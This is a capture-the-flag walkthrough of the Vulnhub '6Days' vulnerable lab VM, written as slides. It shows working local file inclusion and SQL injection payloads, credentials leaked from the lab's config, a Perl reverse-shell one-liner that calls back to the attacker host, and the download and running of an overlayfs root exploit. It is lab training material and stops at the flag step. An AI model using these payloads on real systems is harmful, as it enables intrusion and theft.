Six Days Vulnhub's vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration


Target VM

- Target VM: 6Days

- Download the ova file

https://download.vulnhub.com/6daylab/6Days_Lab-v1.0.1.ova

- Import the ova file into your favorite hypervisor



6Days_Lab-v1.0.1.ova

- Attach a DHCP enable vmnet to the machine and run it

- Objective

Find the flag


Test Setup

◎Testing environment

Linux Kali (attacker) >>> Firewall >>> DonkeyDocker (target vm)


Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:



```
root@LUCKY64:~# netdiscover -i eth2 -r 192.168.254.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.254.1    00:50:56:c0:00:08      1       60  Unknown vendor
 192.168.254.2    00:50:56:ef:1d:d2      1       60  Unknown vendor
 192.168.254.137  00:0c:29:ce:40:d9      1       60  Unknown vendor
 192.168.254.254  00:50:56:fb:b5:36      1       60  Unknown vendor
```

◎Scan the target machine IP (192.168.254.137)




```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 80 is open
```

- Two ports are open: Port 22 – Used for SSH; Port 80 (used for: webserver)

Walkthrough


- Use dirb tool to scan the web application



```
root@LUCKY64:~# dirb http://192.168.254.137 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep  5 00:36:09 2017
URL_BASE: http://192.168.254.137/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.254.137/ ----
+ http://192.168.254.137/cgi-bin/ (CODE:403|SIZE:293)
+ http://192.168.254.137/config (CODE:200|SIZE:0)
+ http://192.168.254.137/create (CODE:200|SIZE:40)
+ http://192.168.254.137/create-account (CODE:200|SIZE:40)
+ http://192.168.254.137/delete (CODE:200|SIZE:40)
+ http://192.168.254.137/drop (CODE:200|SIZE:40)
+ http://192.168.254.137/exec (CODE:200|SIZE:40)
+ http://192.168.254.137/execute (CODE:200|SIZE:40)
+ http://192.168.254.137/image (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.254.137/img/
+ http://192.168.254.137/index (CODE:200|SIZE:1275)
+ http://192.168.254.137/insert (CODE:200|SIZE:40)
+ http://192.168.254.137/select (CODE:200|SIZE:40)
--> Testing: http://192.168.254.137/server-info


+ http://192.168.254.137/server-status (CODE:200|SIZE:3918)
+ http://192.168.254.137/twister-update (CODE:200|SIZE:40)
+ http://192.168.254.137/union (CODE:200|SIZE:40)
+ http://192.168.254.137/update (CODE:200|SIZE:40)

---- Entering directory: http://192.168.254.137/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Sep  5 00:37:14 2017
DOWNLOADED: 20458 - FOUND: 16
```

Walkthrough

◎Explore target machine's port 80 with a browser



192.168.254.137

Rashomon Intrusion Prevention System

Become immune to every attack!

Today we're announcing our brand new product, Rashomon IPS!
It's capable of blocking any **sophisticated cyber attack** which can harm your precious customers. (you don't want THAT to happen, do you?)

(This guy is coming after your website!)

Don't waste your time and money by hiring pentesters and doing real security audits.
This is the best way to secure your organization and you can completely rely on it, and only it!


IT'S SO SECURE WE EVEN USE IT ON OUR WEBSITE.

So be quick and get a %15 discount on our newest product using the promocode **NONEEDFORPENTEST**. (discount will be available until yesterday)

Apply your promo code here:

Walkthrough

- Explore webpage source




```
    <title>Rashomon IPS - Main Page</title>
  </head>
▾ <body>
    <h2>Rashomon Intrusion Prevention System</h2>
    <h3>Become immune to every attack!</h3>
    Today we're announcing our brand new product, Rashomon IPS!
    <br>
    It's capable of blocking any
    <b>sophisticated cyber attack</b>
    which
    <u>can harm your precious customers.</u>
    (you don't want THAT to happen, do you?)
    <br>
    <img src="http://192.168.254.137/image.php?src=https%3A%2f%2f4.bp.blog…%2f8kuCpTOpRWUAdp2p4GpegWdnOwxjwHNYQCLcB%2fs1600%2fphoto.jpg">
    <br>
    (This guy is coming after your website!)
    <br>
    <br>
    Don't waste your time and money by hiring
    <font color="#ff00cc">pentesters</font>
    and doing real security audits.
    <br>
    This is the best way to secure your organization and you can completely rely on it, and only it!
    <br>
    <br>
    IT'S SO SECURE WE EVEN USE IT ON OUR WEBSITE.
    <br>
    <br>
    So be quick and get a
    <u>%15 discount</u>
    on our newest product using the promocode
    <b>NONEEDFORPENTEST</b>
    . (discount will be available until yesterday)
    <br>
    <br>
  ▾ <form name="promo" method="GET" action="checkpromo.php">
      Apply your promo code here:
      <input name="promocode" type="text">
      
      <input value="Apply Promo" type="submit">
    </form>
  </body>
</html>
```


-

Walkthrough

- Image src attribute vulnerable to LFI




```
<img src="http://192.168.254.137/image.php?src=https%3A%2f%2f4.bp.blog…%2f8kuCpTOpRWUAdp2p4GpegWdnOwxjwHNYQCLcB%2fs1600%2fphoto.jpg">
```



```
root@LUCKY64:~# curl http://192.168.254.137/image.php?src=/proc/version
Linux version 3.13.0-32-generic (buildd@toyol) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) ) #57~precise1-Ubuntu
SMP Tue Jul 15 03:50:54 UTC 2014
```


- Read config.php



```
root@LUCKY64:~# curl http://192.168.254.137/image.php?src=/var/www/config.php
<?php
$servername = "localhost";
$username = "sellingstuff";
$password = "n0_\$\$_n0_g41ns";
$dbname = "fancydb";
```

Walkthrough

◎ Read checkpromo.php




```
root@LUCKY64:~# curl http://192.168.254.137/image.php?src=./checkpromo.php
<?php
include 'config.php';

$conn = mysql_connect($servername, $username, $password);

if (!$conn) {
        die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT discount, status FROM promocodes WHERE promocode='".$_GET['promocode']."';";

mysql_select_db($dbname);
$result = mysql_query($sql, $conn);

if (!$result) {
        echo "Promocode not valid!";
} else {
        while($row = mysql_fetch_array($result, MYSQL_ASSOC))
        {
                if($row['status'] == 0)
                        echo "Code expired!";
                else
                        echo "You have %".$row['discount']." discount!";
        }
}

mysql_close($conn);
?>
```

▲ The GET-parameter promocode is just concatenated to the SQL query, a SQLi

Walkthrough


- ◎ Exploit SQLi



```
root@LUCKY64:~# curl http://192.168.254.137/checkpromo.php?promocode=' or 8=8 --'
Malicious request blocked!
~Rashomon IPSroot@LUCKY64:~# 
```

- ◎ WAF on port 80 blocks the request; check 127.0.0.1:8080 on the target


WAF forwards the request via the local loopback to 8080



```
root@LUCKY64:~# curl http://192.168.254.137/image.php?src=http://127.0.0.1:8080
<html>
<head>
<title>Rashomon IPS - Main Page</title>
</head>
<body>
<h2>Rashomon Intrusion Prevention System</h2>
<h3>Become immune to every attack!</h3>
Today we're announcing our brand new product, Rashomon IPS! <br />
It's capable of blocking any <b>sophisticated cyber attack</b> which <u>can harm your precious customers.</u> (you don'
t want THAT to happen, do you?) <br />
<img src="http://192.168.254.137/image.php?src=https%3A%2f%2f4.bp.blogspot.com%2f-u8Jo4CEKQLk%2fV4OpiaoMJ7I%2fAAAAAAAAA
iw%2f8kuCpTOpRWUAdp2p4GpegWdnOwxjwHNYQCLcB%2fs1600%2fphoto.jpg" /> <br />
(This guy is coming after your website!) <br />
<br />
Don't waste your time and money by hiring <font color="#ff00cc">pentesters</font> and doing real security audits. <br /
>
This is the best way to secure your organization and you can completely rely on it, and only it! <br />
<br />
IT'S SO SECURE WE EVEN USE IT ON OUR WEBSITE. <br />
<br />
So be quick and get a <u>%15 discount</u> on our newest product using the promocode <b>NONEEDFORPENTEST</b>. (discount
will be available until yesterday)<br />
<br />
<form name="promo" method="GET" action="checkpromo.php">
Apply your promo code here: <input type="text" name="promocode">
<input type="submit" value="Apply Promo">
</form>
</body>
</html>
```


Walkthrough

- Use SQLi with LFI to access the database



```
root@LUCKY64:~# curl http://192.168.254.137/image.php?src=http://127.0.0.1:8080/checkpromo.php?promocode http://192.168
.254.137/image.php?src=http://127.0.0.1:8080/checkpromo.php?promocode=%2527union%2Ball%2Bselect%2Bconcat%2528username%2
52C%2527%253A%2527%252Cpassword%2529%252C1%2Bfrom%2Bfancydb.users%2523
You have %andrea:SayNoToPentests discount!root@LUCKY64:~#
```


- SSH to the device ; everything is directed to /dev/null hence no output



```
root@LUCKY64:~# ssh -l andrea 192.168.254.137
andrea@192.168.254.137's password:
Permission denied, please try again.
andrea@192.168.254.137's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Sep  5 08:42:26 EEST 2017

  System load:  0.0               Processes:           138
  Usage of /:   18.6% of 6.76GB   Users logged in:     0
  Memory usage: 11%               IP address for eth0: 192.168.254.137
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '14.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Your Hardware Enablement Stack (HWE) is supported until April 2017.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

andrea@cypm:~$ ls
andrea@cypm:~$ whoami
andrea@cypm:~$ id
```

Walkthrough

- ◎ Obtain a reverse shell




```
root@LUCKY64:~# nc -lvp 10001
listening on [any] 10001 ...
192.168.254.137: inverse host lookup failed: Unknown host
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.137] 40202
$ whoami
andrea
$ pwd
/home/andrea
$ uname -a
Linux cypm 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
```

```
andrea@cypm:~$
andrea@cypm:~$ perl -e 'use Socket;$i="192.168.254.128";$p=10001;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if
(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");}
;'
```


Walkthrough

- Check Ubuntu version



```
$ cat /etc/*release*
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS"
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"
```


- This version of Ubuntu is vulnerable to an Overlayfs exploit



```
root@LUCKY64:~# searchsploit ubuntu | grep 12.04
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure          | linux/dos/41767.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege | linux/local/37293.txt
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_i | lin_x86-64/local/33589.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Privilege Escalation  | lin_x86-64/local/34134.c
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Privilege Escalation               | linux/local/36820.txt
```

Walkthrough


- ◎ Use the exploit to get root



```
$ wget http://192.168.254.128/37292.c
--2017-09-05 09:03:33--  http://192.168.254.128/37292.c
Connecting to 192.168.254.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/plain]
Saving to: `37292.c'

     0K .....                                                 100%  512M=0s

2017-09-05 09:03:33 (512 MB/s) - `37292.c' saved [5123/5123]

$ gcc -o 37292 37292.c
$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# ls -alh
total 60K
-rw-rw-r-- 1 andrea andrea    0 Sep  5 09:03 ▒
drwxr-xr-x 4 andrea andrea 4.0K Sep  5 09:03 .
drwxr-xr-x 4 root   root   4.0K Jul  2  2016 ..
lrwxrwxrwx 1 root   root      9 Jul  2  2016 .bash_history -> /dev/null
drwx------ 2 andrea andrea 4.0K Sep  5 08:42 .cache
drwx------ 2 andrea andrea 4.0K Sep  5 09:02 .ssh
-rwxrwxr-x 1 andrea andrea  12K Sep  5 09:03 37292
-rw-rw-r-- 1 andrea andrea  14K Sep  5 08:59 37292.1
-rw-rw-r-- 1 andrea andrea 5.1K Sep  5 08:59 37292.c
-rwsrwxr-x 1 root   andrea 7.3K Jul 11  2016 dog
```

Walkthrough

- Mission complete



```
# pwd
/
# file flag
